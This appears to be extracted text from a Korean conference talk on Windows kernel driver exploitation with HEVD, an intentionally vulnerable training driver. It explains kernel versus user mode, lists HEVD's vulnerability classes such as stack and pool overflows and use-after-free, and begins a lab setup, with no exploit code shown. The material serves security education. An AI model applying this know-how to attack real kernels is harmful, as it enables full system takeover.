

Windows Kernel Driver Hacking with HEVD

발표자: 황경환

2025.07.05

CONTENTS

목차.

01

기본 개념

커널 및 드라이버 개념

02

HEVD 소개

위게임 시스템 소개

03

환경 설정 및 툴 준비

실습 환경 구축

04

취약점 분석 및 익스플로잇

HEVD 실습

05

버그바운티 적용

실전 활용 방안

Opening

Why Kernel?

커널 해킹 진입 장벽 해소

보안 위협의 고도화

1. 커널의 개념



하드웨어 직접 접근

CPU, 메모리, 디스크 등 컴퓨터 자원을 직접 **제어**합니다.



중개자 역할

하드웨어와 소프트웨어 간의 통신을 **중개**합니다.




시스템 리소스 관리

메모리 할당, 프로세스 스케줄링, 파일 시스템을 **관리**합니다.



보안 및 안정성 제공

시스템 보호 및 안정적인 운영 환경을 **유지**합니다.



유저 모드 vs 커널 모드

유저 모드 (Ring 3)



- 제한된 시스템 접근 권한
- 일반 애플리케이션 실행 환경
- 오류 발생 시 프로세스만 영향
- 직접적인 하드웨어 접근 불가

커널 모드 (Ring 0)



- 전체 시스템 접근 권한
- 드라이버, 시스템 코드 실행
- 모든 하드웨어 직접 제어 가능
- 오류 시 시스템 전체 영향

컨텍스트 스위칭




Driver

하드웨어와 운영체제 간의 통신을 담당하는 소프트웨어

커널 모드에서 실행되어 하드웨어에 직접 접근

- 하드웨어가 이해할 수 있는 명령으로 변환

Windows Driver Architecture




드라이버는 왜 커널 모드일까?

커널 모드(Ring 0)의 필요성

드라이버는 높은 권한이 필요한 작업을 수행합니다:

- 하드웨어 직접 제어 필요
- 시스템 자원에 낮은 수준으로 접근
- 보호된 메모리 영역 조작 가능
- 모든 CPU 명령어 실행 권한 필요



그래픽 드라이버

GPU 메모리 직접 접근



네트워크 드라이버

NIC 카드와 직접 통신



저장장치 드라이버

물리 디스크 섹터 접근

드라이버 실행 흐름



커널의 위험

100%


시스템 접근

커널 취약점 공격 시 시스템 전체
제어 가능

Ring 0

최고 권한(SYSTEM)

모든 보안 정책 우회 및 변경 가능



2. HEVD

HackSys Extreme Vulnerable Driver


의도적으로 취약점이 삽입된 윈도우 커널 드라이버

오픈 소스 프로젝트

GitHub에서 무료로 제공

Hacksys Extreme Vulnerable Driver

HEVD가 포함하는 취약점 유형



스택 기반 취약점

스택 버퍼 오버플로우, 스택 변수 조작



힙 기반 취약점

힙 오버플로우, Use-After-Free, Pool Overflow



데이터 처리 취약점

정수 오버플로우, Type Confusion, Double Fetch

HEVD 난이도

EASY

- Stack Overflow
- Stack Overflow GS
- Arbitrary Overwrite
- Type Confusion
- Integer Overflow

HARD

- Double Fetch
- Pool Overflow
- Use After Free
- Uninitialized Heap Variable
- Uninitialized Stack Variable
- Insecure Kernel Resource Access

Exploit_v3

HEVD 워게임 환경세팅



가상환경 준비

VMware 또는 VirtualBox 설치



윈도우 설치

윈도우 7 SP1 또는 윈도우 10(1607/1809) 설치



